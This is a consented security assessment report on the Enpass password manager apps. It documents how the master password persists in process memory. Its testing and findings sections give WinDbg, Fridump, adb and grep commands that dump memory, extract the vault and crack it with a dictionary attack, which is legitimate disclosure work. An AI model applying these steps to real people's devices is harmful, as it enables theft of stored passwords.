Report Name:	*Enpass Apps - Security Assessment*
Prepared by:	*Guido Leo, Security Consultant* *Fabius Watson, Security Researcher*
Prepared for:	*Sinew Software Systems*
Date:	*Friday, November 30th, 2018*

Table of Contents

Executive Summary

VerSprite was asked to conduct a Security Assessment on behalf of Sinew Software Systems. The test took place between November 19th, 2018 and November 30th, 2018 with the consent and full knowledge of Sinew Software Systems officials. Prior to conducting the Security Assessment, a formal kick-off email was sent to ensure that all members, from both VerSprite and Sinew Software Systems, were adequately informed of the risks, level of effort, points of contact, and expected duration of the assessment.
On December 3rd Versprite performed a retest of the reported issues and updated their status accordingly.

Objectives

The primary objective for this Security Assessment was to identify high impact vulnerabilities within the *Enpass apps*, which could lead to exploitation, theft of confidential user data, and overall privilege escalation. The Security Assessment followed a method intended to simulate real word attack scenarios and threats that could critically impact the data privacy, integrity, and overall business reputation.

Scope

The scope of the assessment encompassed the following environments:

- Enpass API for security updates: https://rest.enpass.io/enpass/alert/
- Enpass Android App (version 5 and 6)
- Enpass Windows App (version 5 and 6)

Overall Findings

The overall technical risk for ***Enpass*** based on the Security Assessment and the impact of discovered vulnerabilities is ***Medium***. This score takes into consideration the number of High, Medium, and Low Risk vulnerabilities across all phases of the Security Assessment. Furthermore, the score reflects the likelihood of exploitation, existing threats, and the overall business impact based upon VerSprite's assessment of the criticality of the assets and data at risk. While VerSprite's assessment regarding business impact is based on experience interacting with entities across major enterprises, Sinew Software Systems may adjust the severity levels as needed when prioritizing their remediation efforts.




Figure 1 - Total Vulnerabilities Count

VerSprite primarily performed manual testing during this pentest exercise, but added automated testing for breadth of coverage or when necessary to complement certain tests. On both modalities a grey-box approach was taken where access to the source code was available and credentials were provided to perform authenticated testing against the API. Below is an overview of the high, medium and low risk findings found during the exercise.

During the testing of the Enpass apps, VerSprite found that it was possible to recover the primary Vault's master password from memory for both Windows and Android apps. The issue named as ***(Remediated) Cleartext Storage of Sensitive Information in Memory (Windows) (CWE-316)*** details the process to perform the master password recovery without Administrative privileges on the Windows host.
For the exploitation of this issue on the Android client root privileges are required on the device, as unprivileged applications are not permitted to access the process memory of other applications. Details on this issue are presented on ***(Partially Remediated) Cleartext Storage of Sensitive Information in Memory (Android) (CWE-316)***. It should be noted that despite remediation efforts, under certain testing conditions, an attacker might still be able to recover the master password due to the nature of the privileges required to do so.

No issues were found affecting the API used for security updates of the applications.

The following table provides an overview of all of the findings discovered during the Security Assessment. A similar overview is illustrated in the pie chart above.

MEDIUM
(Remediated) Cleartext Storage of Sensitive Information in Memory (Windows) (CWE-316)
(Partially Remediated) Cleartext Storage of Sensitive Information in Memory (Android) (CWE-316)

Table 2 - Summary of Findings

Findings Resolution provided by Sinew

(Remediated) Cleartext Storage of Sensitive Information in Memory (Windows) (CWE-316)

The bug in SecureField in User Interface has been fixed. However, it is worth noting that, if one paste master password copied from clipboard, it will be there in dump as it is captured by QClipboard and we have no control over it. Also, if one press eye/reveal button next to master password field, the control will be transferred to qml TextField and master password leak will happen because we have no control over its internal buffer.

(Partially Remediated) Cleartext Storage of Sensitive Information in Memory (Android) (CWE-316)

Also have fixed it extensively in our java code wherever we can. However, we have no control over Android TextEdit view. What happens after contents of TextEdit after finishing the activity is undefined. We cannot overwrite its buffer from our side. Here are few related discussions:

- https://groups.google.com/forum/#!topic/android-security-discuss/JOhTLCNCUMM
- https://issuetracker.google.com/issues/36952952

Also, given that this kind of attack is possible with rooted phones only, it means integrity of the system has to be broken first and defending against a broken system is impossible.

The PASTA Approach and Testing Methodology

The foundation of VerSprite penetration testing methodology is based on emulating realistic attacks by a malicious actor through the use of PASTA (a Process for Attack Simulation and Threat Analysis[1]*).* PASTA consists of a seven-stage process for simulating attacks and analyzing threats to the Enpass environment with the objective of minimizing risk and associated impact to the business.

This risk-based threat modeling approach goes beyond traditional threat modeling by enabling a company to make security decisions driven by business objectives. This posture to both application and network security that VerSprite takes by assessing the operational impact and the threats to the business *before* evaluating the security of the applications, services and infrastructure in scope helps not only to understand the vulnerabilities, but remediate them in a business rationalized manner. Thus, each penetration test exercise begins by modeling the threat to understand attacker motivation and possible targets. Then identifying likely attacks that can cross technologies, people and processes, and assessing the strength of the countermeasures to resist attacks. This allows for decisions on mitigation of vulnerabilities to be made based on the operational risk to the business.

As a result of this very first phase for every engagement, VerSprite will have acquired at least the following information to then walk through the corresponding methodology, selected based on the type of engagement:

- Business objectives for the application/service/infrastructure in scope
- Business use cases that are the most critical/sensitive
- Abuse cases that are the most critical/sensitive for the business
- Possible Threat Actors targeting the application/service/infrastructure in scope (organized criminal actors, corporate espionage actors, run-of-the-mill hackers, disgruntled employee, etc.)
- Principal Threat Motives (gain financial advantage, intelligence gathering, gain competitive advantage for industry, reputation's damage, etc.)
- Type of targeted information and assets in scope (Intellectual Property, classified information, financial information, PII/PHI data, etc.)

This approach allows VerSprite to understand security from both a business and attacker perspective in order to model and simulate realistic attacks during the engagement, pressure test the security posture being targeted and provide key insights and recommendations that align security with business.

VerSprite's methodology during client engagements is commensurate to the type of security effort that is provided and the objectives for the exercise. As seasoned security professionals, the team recognizes the effectiveness of industry frameworks and standards that exist across an array of security disciplines but at the same time understands that there are no one-size-fits all solutions. As a result, VerSprite successfully employs the use of renowned and well-regarded methodologies as part of the consulting engagements in order to align the client deliverables and security services to an industry acceptable level of security management.


For this engagement, VerSprite leveraged an internally developed methodology solely focused around the assessment and exploitation of Enpass apps and their API. This methodology is built upon industry-adopted frameworks for leveraging key components to make it a holistic approach when attacking and assessing Enpass apps and their API. VerSprite relied

[1] https://versprite.com/PASTA-abstract.pdf

upon the Open Web Application Security Project[2] (OWASP) and the testing has been aligned to its current OWASP Testing Guide[3] as shown below:

- Recon and Intelligence Gathering
  - OSINT
  - Passive Information Gathering
  - Active Information Gathering
- Configuration and Deployment Management Testing
  - Supporting Infrastructure Testing
- Test Handling of Access
  - Authentication Testing
  - Authorization Testing
  - Session Management Testing
  - Identity Management Testing
- Input/Data Validation Testing
- Business/Application Logic Testing
- Client-Side Testing
- Testing for weak Cryptography
- Testing for Error Handling
- Miscellaneous tests

This graphic shows how the PASTA approach and the testing Methodology fits within the VerSprite project lifecycle.



The Security Assessment followed a grey-box approach, meaning that VerSprite had knowledge about Enpass apps and their API in scope prior to the beginning of the assessment. With this type of approach, VerSprite attempts to simulate an attack by a threat that would have insight into the environment or application architecture.

It is important to note that because of the time constrains naturally involved during a Penetration Test exercise this project should not be considered a full security audit of the Enpass apps and their API in scope, nor should it be thought of as a comprehensive analysis of all the possibilities to compromise it. The audience of this report should be aware that a malicious actor, capable of committing extended time and with enough resources may find new attack vectors or vulnerabilities that could allow it to eventually compromise the security of the Enpass apps and their API in scope.

[2] https://www.owasp.org/index.php/About_The_Open_Web_Application_Security_Project
[3] https://www.owasp.org/index.php/OWASP_Testing_Guide_v4_Table_of_Contents

Enpass Apps Testing Details

During our audit of the Enpass Windows and Android apps, we tested several potential abuse cases of wrapping techniques applied to the master password. Our testing began with a black box approach in which we reverse engineered Enpass Password Manager for Android V 5.6.9 and constructed a call flow graph of methods leading to the decryption of the Keychain5 database. This revealed that following actions result in database decryption using the master password.

- Login into the database
- Creating a new database
- Upgrading to a new database version
- Restoring the database from remote storage
- Syncing the database with remote storage

Each of these actions result in a call to *openOrCreate* which in turn calls *openDB*. *openDB* calls the *getWritableDatabase* of SQLCipher, which uses the master password supplied by the application to decrypt the targeted database.
In this version of the Enpass client, SQLCipher is used to encrypt the database with 24000 iterations of PBKDF2. Alongside a 16-Byte salt and 10-character minimum password length, there appears to be sufficient protection against brute force attacks.

Shortly after our black box assessment of Enpass V 5.6.9, we were provided source code for the Enpass 6 apps. Our review of the source code for Enpass 6 followed a similar pattern. We began by constructing a call flow graph of methods leading to the decryption of Keychain6 databases, which are associated with Vaults.

In the Enpass 6 Android client, decryption of the database using the master password is handled by the *CommandManager* class. The *executeAsMaster* method of this class calls the native method *processMasterCommand* in order to perform one of the following actions against the targeted Vault.

- ACTION_UPGRADE_DB5
- ACTION_RESTORE_BACKUP
- ACTION_VALIDATE_RESTORE_VAULT
- ACTION_ESTIMATE_STRENGTH
- ACTION_OPEN
- ACTION_VERIFY_MASTER_P
- ACTION_CHANGE_PASSWORD
- ACTION_CREATE

The native *processMasterCommand* C++ function creates a secure string from our master password and calls *Enpass::CommandProcessor::processMaster* with a JSON encoded command string. Our command string is then parsed and used to call *VaultProcessor::processMasterCommand*. In Enpass 6, each Vault corresponds to a separate database encrypted with 100000 iterations of PBKDF2. This is a significant improvement upon the sufficient brute force protection present in Enpass 5.

The Enpass 6 Windows client is very similar in that the master password is used when logging into or creating, upgrading, restoring, or syncing an encrypted database. The Windows client relies on *CommandProcessorUI::processMaster* to access encrypted databases. The *MasterPasswordAuth* class is used to unlock a target database by calling *CommandProcessorUI::processMasterInBackground*. This function leverages a newly created *MasterCommandWorker* instance to call *Enpass::CommandProcessor::processMaster*.

Both Enpass apps serve as graphical frontends through which users may request operations to be performed by the Master Command handlers in the core codebase. We proceeded by auditing the Master Commands handlers which leverage the master password.

1. ACTION_OPEN

   This action is used to unlock the encrypted Vault from the initial locked state. This functionality is reached through the usage of the Base Login Authentication page. Upon the initial unlocking of the encrypted Vault the *processOpenAction* is called, which attempts to unlock either just the primary Vault or a list of Vaults.

2. ACTION_CREATE

   This action is used to create of new Vaults. This is reached through the usage of the New Vault Page. Upon the creation of a new Vault, *processCreate* is called, which either creates a new primary Vault or new Vaults within the primary Vault. If a new Vault is created the master password for that Vault is then stored inside of the primary Vault as well.

3. ACTION_VERIFY_MASTER_P

   This action is used to check the provided master password against the saved master password for the primary Vault. If the primary Vault is currently open, the master password stored in the primary vault is compared against the password provided by the user.

4. ACTION_CHANGE_PASSWORD

   This action is used to change the master password for a Vault. This is reached through the usage of the Change Password. When *processChangePassword* is called, the master password of the targeted Vault is changed to a new value provided by the user. If the Vault being operated on is not the primary Vault it simply updates the primary Vault with the new derived key and master password.

5. ACTION_VALIDATE_RESTORE_VAULT

   This action is used to optionally restore an Enpass Vault during a fresh install of the application. This functionality is reached through the Restore Backup Page during a new install. When *processValidateAndRestore* is called, and attempt is made to restore the targeted Vault with the user supplied master password.

6. ACTION_RESTORE_BACKUP

   This action is used to restore a Vault that has been backed up. The *processRestoreCommand* method attempts to restore the backed up Vault if the master password is correct.

7. ACTION_UPGRADE_DB5

   This action is used to upgrade an Enpass 5 database to an Enpass 6 Vault. This is reached when attempting to restore an Enpass 5 database within Enpass 6. The *processUpgradeFrom5* method attempts to open the Enpass 5 database, then converts the older database to a Vault if successful.

8. ACTION_ESTIMATE_STRENGTH

   This action is used to determine the strength of the user supplied master password. As the user types a new master password, *processEstimateStrength* is called repeatedly to test the strength of the password supplied.

Following our review of the core codebase, we tested in-memory password safety of both apps. Although the *secure_allocator* implementation used to instantiate a *secure_basic_string* safely wipes freed objects from memory, the master password may still be recovered from memory in the case of a memory leak.

During our audit of Enpass 6 for Windows, we are able to verify the existence of the master password within a process memory dump of "Enpass.exe" after performing the following actions:

- Authenticating to the primary Vault
- Creating a new Vault
- Changing or verifying the master password
- Restoring a Vault
- Restoring a backup
- Erasing all Vaults
- Upgrading an old database

Each of these actions requires that the user provide their master password in order to proceed. We used "Task Manager" to create a memory dump of "Enpass.exe", then used "WinDbg" to search for our master password within the memory dump.

```
0:000> s -u 0 L?ffffffff`ffffffff "VerspriteMasterPassword"
00000000`110263f0  0056 0065 0072 0073 0070 0072 0069 0074  V.e.r.s.p.r.i.t.
0:000> dc 00000000`110263f0
00000000`110263f0  00650056 00730072 00720070 00740069  V.e.r.s.p.r.i.t.
00000000`11026400  004d0065 00730061 00650074 00500072  e.M.a.s.t.e.r.P.
00000000`11026410  00730061 00770073 0072006f 00000064  a.s.s.w.o.r.d
```

As can be seen above, we were able to recover our cleartext master password from process memory. We also confirmed that each vulnerable operation resulted in a unique instance of our master password within the memory dump. This demonstrates that an attacker with local access may abuse this vulnerability in order to retrieve the victim's master password. Administrative permissions are not required in order to perform this attack.

We identified a similar issue in the Enpass client for Android. In Android, the Java Virtual Machine does not securely wipe memory following garbage collection, providing no guarantee that the clear-text master password will not persist in memory. Only after the master password is forwarded to native code is the master password securely allocated.
We decided to use a tool called "Fridump" in order to test for the persistence of sensitive data within process memory. "Fridump" is an open-source tool that leverages the FRIDA instrumentation framework in order to dump process memory. FRIDA and Fridump require root access to be used on an Android.

```
C:\Users\Fabius\AppData\Local\Programs\Python\Python37>python.exe fridump-master/fridump.py -U io.enpass.app

                 ______    _     _
                |  ___|  (_)   | |
                | |_ _ __ _  __| |_   _ _ __ ___  _ __
                |  _| '__| |/ _` | | | | '_ ` _ \| '_ \
                | | | |  | | (_| | |_| | | | | | | |_) |
                \_| |_|  |_|\__,_|\__,_|_| |_| |_| .__/
                                                  | |
                                                  |_|

Current Directory: C:\Users\Fabius\AppData\Local\Programs\Python\Python37
Output directory is set to: C:\Users\Fabius\AppData\Local\Programs\Python\Python37\dump
```

```
Creating directory...
Starting Memory dump...
Oops, memory access violation!------------------------------] 7.23% Complete
Oops, memory access violation!------------------------------] 20.24% Complete
Oops, memory access violation!##----------------------------] 41.27% Complete
Oops, memory access violation!##----------------------------] 41.38% Complete
Oops, memory access violation!###---------------------------] 43.38% Complete
Oops, memory access violation!###---------------------------] 43.72% Complete
Oops, memory access violation!######------------------------] 49.17% Complete
Progress: [##################################################] 99.56% Complete
Finished!
```

We exported the internal storage data of "io.enpass.app" to an archive located within external storage. We then proceeded to pull the exported archive to the host machine using "adb".

```
C:\Users\Fabius\Downloads\platform-tools_r27.0.1-windows\platform-tools>adb shell
sagit:/ $ su
sagit:/ # tar -czf /sdcard/io.enpass.app.tgz /data/data/io.enpass.app/
removing leading '/' from member names
sagit:/ # ^D
sagit:/ $ ^D

C:\Users\Fabius\Downloads\platform-tools_r27.0.1-windows\platform-tools>adb pull /sdcard/io.enpass.app.tgz
/sdcard/io.enpass.app.tgz: 1 file pulled. 12.3 MB/s (1878671 bytes in 0.146s)
```

Finally, we extracted the archive on the host machine. This provided us access to "vault.enpassdb", which is the primary Vault.

```
mkdir io.enpass.app
tar -xzvf io.enpass.app.tgz -C io.enpass.app
```

Given our access to the process memory of "io.enpass.app", as well as to the primary Vault ("vault.enpassdb") we sought to develop a PoC attack against this vulnerability.

We began by generating a wordlist from the process memory dumped using "Fridump". Using "grep", "awk", "sort", and "cut", we were able to extract and sort unique printable strings ranging from 10 to 64 characters in length. The resulting wordlist only contained 48535 potential password entries.

We then used "Enpass Crack" in order to perform a dictionary attack against "vault.enpassdb" using the wordlist generated from process memory. "Enpass Crack" is a Python tool we developed for the purpose of demonstrating a dictionary attack against the Enpass 6 database. Using "Enpass Crack", we were able to verify recovery of the master password from memory within 40 minutes.

```
[12:24:01] $ grep -PRaio -h "[\x20-\x7f]{10,64}" ./dump | sort -u | awk '{ print length, $0 }' | sort -n -s |
cut -d" " -f2- > enpass_wl
[12:24:12] $ wc enpass_wl
  48535  104001 1456823 enpass_wl
[12:25:28] $ python enpass_crack.py io.enpass.app/data/data/io.enpass.app/Vaults/primary/vault.enpassdb
enpass_wl

Trying 22324/48536

Master Password: VerspriteMasterPassword
[13:05:01] $
```

Finally, we conducted a review of Fingerprint Quick Unlock feature offered by the Enpass Android client. We chose not to review the PIN based Quick Unlock feature, as the master password is never used when authenticating using a PIN.

The Fingerprint Quick Unlock feature leverages Android's Fingerprint API in order to authenticate the user to the primary Vault. When Fingerprint authentication is enabled for Enpass, a copy of the master password is encrypted with a key stored in the application KeyStore for "io.enpass.app". The ciphertext is then base64 encoded and saved within the application's shared preferences. This process stores and encrypted copy of the master password to disk (shared preferences), which makes it an interesting target for attackers.

Upon successful Fingerprint authentication, the application decrypts the encrypted master password stored in shared preferences, then executes the asynchronous "Unlock" task using the decrypted password. The primary Vault is then opened in the usually matter. We decided to test the security of this feature by instrumenting the process with FRIDA.
Our goal was to use FRIDA in order to decrypt the master password without successful fingerprint authentication. We were unsuccessful in this endeavor due to the fact that the critical components of fingerprint authentication are handled within Android's Trusted Execution Environment (TEE). This means that the encryption/decryption key is only released to the application if the TEE hardware successfully validates a registered fingerprint. Even with root access to the device, we are incapable of maliciously influencing fingerprint validation.

It is worth noting that we were capable of using FRIDA to sniff the master password upon authentication using a valid fingerprint. However, this attack vector is not conducive to a realistic attack scenario. In addition, the encrypted master password stored on disk is encrypted with AES-256-CBC with a 128-bit block size. Comparing the length of the encrypted password to the block size can be used as an oracle to approximate the length of the user's master password i.e. an encrypted password length of 16 suggests a master password ranging from 10 - 16 characters. The IV used to encrypt the password is also stored on disk, providing everything necessary to brute force the encrypted password. Although brute forcing this password would prove much quicker than brute forcing a PBKDF2 encrypted database with 100000 passes of SHA-512 for key derivation, the encrypted master password is impermeable to a dictionary attack.

Vulnerability Analysis, Validation and Exploitation

This section highlights key information regarding each vulnerability discovered during the Security Assessment.

Numbers referencing CVE entries are provided where possible (Common Vulnerabilities and Exposures - *https://cve.mitre.org/about/*). However, most vulnerabilities are referenced by their CWE entry since generally most of the discovered vulnerabilities do not have a CVE assigned to them (*Common Weakness Enumeration - https://cwe.mitre.org/about/*). Both vulnerability dictionaries are maintained by Mitre not-for-profit organization.

The “Details" subsection of each vulnerability below will exhibit a validation (PoC) and, where applicable, an attempt to exploit the finding in a manner similar to what an attacker would do to further their attack goals.

(Remediated) Cleartext Storage of Sensitive Information in Memory (Windows) (CWE-316) – Medium

Description

Enpass 6 Client for Windows does not properly free objects containing the master password within memory (RAM). Although the application makes use of securely allocated strings, we were able to demonstrate the recovery of the primary Vault's master password from memory. Exploitation of this issue may be performed without Administrative privileges.

Affected Components

- Enpass Windows App

Remediation

Objects containing sensitive data should not persist in memory for longer than is required.

Details

During our audit of Enpass 6 for Windows, we were able to verify the existence of the master password within a process memory dump of "Enpass.exe" after performing the following actions:

- Authenticating to the primary Vault
- Creating a new Vault
- Changing or verifying the master password
- Restoring a Vault
- Restoring a backup
- Erasing all Vaults
- Upgrading an old database

Each of these actions requires that the user provide their master password in order to proceed. We used "Task Manager" to create a memory dump of "Enpass.exe", then used "WinDbg" to search for our master password within the memory dump.

```
0:000> s -u 0 L?ffffffff`ffffffff "VerspriteMasterPassword"
00000000`110263f0  0056 0065 0072 0073 0070 0072 0069 0074  V.e.r.s.p.r.i.t.
0:000> dc 00000000`110263f0
00000000`110263f0  00650056 00730072 00720070 00740069  V.e.r.s.p.r.i.t.
00000000`11026400  004d0065 00730061 00650074 00500072  e.M.a.s.t.e.r.P.
00000000`11026410  00730061 00770073 0072006f 00000064  a.s.s.w.o.r.d
```

As can be seen above, we were able to recover our cleartext master password from process memory. We also confirmed that each vulnerable operation resulted in a unique instance of our master password within the memory dump. This demonstrates that an attacker with local access may abuse this vulnerability in order to retrieve the victim's master password. Administrative permissions are not required in order to perform this attack.

References

- CWE-316: https://cwe.mitre.org/data/definitions/316.html
- M2: https://www.owasp.org/index.php/Mobile_Top_10_2016-M2-Insecure_Data_Storage
- User-mode Process Dump: https://support.microsoft.com/en-us/help/931673/how-to-create-a-user-mode-process-dump-file-in-windows

(Partially Remediated) Cleartext Storage of Sensitive Information in Memory (Android) (CWE-316) – Medium

Description

Enpass 6 Client for Android does not properly free objects containing the master password within memory (RAM). Although the application avoids the use of immutable objects and makes use of securely allocated strings within native code, we were able to demonstrate the recovery of the primary Vault's master password from memory. Exploitation of this issue would require root privileges, as unprivileged applications are not permitted to access the process memory of other applications.

Affected Components

- Enpass Android App

Remediation

Objects containing sensitive data should not persist in memory for longer than is required. Securely wipe objects containing the master password, and pivot to native code as early possible to leverage the use of strings with a memory safe allocator.

Details

We decided to use a tool called "Fridump" in order to test for the persistence of sensitive data within process memory. "Fridump" is an open-source tool that leverages the FRIDA instrumentation framework in order to dump process memory. FRIDA and Fridump require root access to be used on an Android.

```
C:\Users\Fabius\AppData\Local\Programs\Python\Python37>python.exe fridump-master/fridump.py -U io.enpass.app

                        ______    _     _
                        |  ___|  (_)   | |
                        | |_ _ __ _  __| |_   _ _ __ ___  _ __
                        |  _| '__| |/ _` | | | | '_ ` _ \| '_ \
                        | | | |  | | (_| | |_| | | | | | | |_) |
                        \_| |_|  |_|\__,_|\__,_|_| |_| |_| .__/
                                                          | |
                                                          |_|

            Current Directory: C:\Users\Fabius\AppData\Local\Programs\Python\Python37
            Output directory is set to: C:\Users\Fabius\AppData\Local\Programs\Python\Python37\dump
            Creating directory...
            Starting Memory dump...
            Oops, memory access violation!------------------------------] 7.23% Complete
            Oops, memory access violation!------------------------------] 20.24% Complete
            Oops, memory access violation!##----------------------------] 41.27% Complete
            Oops, memory access violation!##----------------------------] 41.38% Complete
            Oops, memory access violation!###---------------------------] 43.38% Complete
            Oops, memory access violation!###---------------------------] 43.72% Complete
            Oops, memory access violation!######------------------------] 49.17% Complete
            Progress: [##################################################] 99.56% Complete
            Finished!
```

We exported the internal storage data of "io.enpass.app" to an archive located within external storage. We then proceeded to pull the exported archive to the host machine using "adb".

```
C:\Users\Fabius\Downloads\platform-tools_r27.0.1-windows\platform-tools>adb shell
sagit:/ $ su
sagit:/ # tar -czf /sdcard/io.enpass.app.tgz /data/data/io.enpass.app/
removing leading '/' from member names
sagit:/ # ^D
sagit:/ $ ^D
C:\Users\Fabius\Downloads\platform-tools_r27.0.1-windows\platform-tools>adb pull /sdcard/io.enpass.app.tgz
/sdcard/io.enpass.app.tgz: 1 file pulled. 12.3 MB/s (1878671 bytes in 0.146s)
```

Finally, we extracted the archive on the host machine. This provided us access to "vault.enpassdb", which is the primary Vault.

```
mkdir io.enpass.app
tar -xzvf io.enpass.app.tgz -C io.enpass.app
```

Given our access to the process memory of "io.enpass.app", as well as to the primary Vault ("vault.enpassdb") we sought to develop a PoC attack against this vulnerability.

We began by generating a wordlist from the process memory dumped using "Fridump". Using "grep", "awk", "sort", and "cut", we were able to extract and sort unique printable strings ranging from 10 to 64 characters in length. The resulting wordlist only contained 48535 potential password entries.

We then used "Enpass Crack" in order to perform a dictionary attack against "vault.enpassdb" using the wordlist generated from process memory. "Enpass Crack" is a Python tool we developed for the purpose of demonstrating a dictionary attack against the Enpass 6 database. Using "Enpass Crack", we were able to verify recovery of the master password from memory within 40 minutes.

```
[12:24:01] $ grep -PRaio -h "[\x20-\x7f]{10,64}" ./dump | sort -u | awk '{ print length, $0 }' | sort -n -s |
cut -d" " -f2- > enpass_wl
[12:24:12] $ wc enpass_wl
  48535  104001 1456823 enpass_wl
[12:25:28] $ python enpass_crack.py io.enpass.app/data/data/io.enpass.app/Vaults/primary/vault.enpassdb
enpass_wl

               Trying 22324/48536

               Master Password: VerspriteMasterPassword
               [13:05:01] $
```

References

- CWE-316: https://cwe.mitre.org/data/definitions/316.html
- M2: https://www.owasp.org/index.php/Mobile_Top_10_2016-M2-Insecure_Data_Storage
- Fridump: https://github.com/Nightbringer21/fridump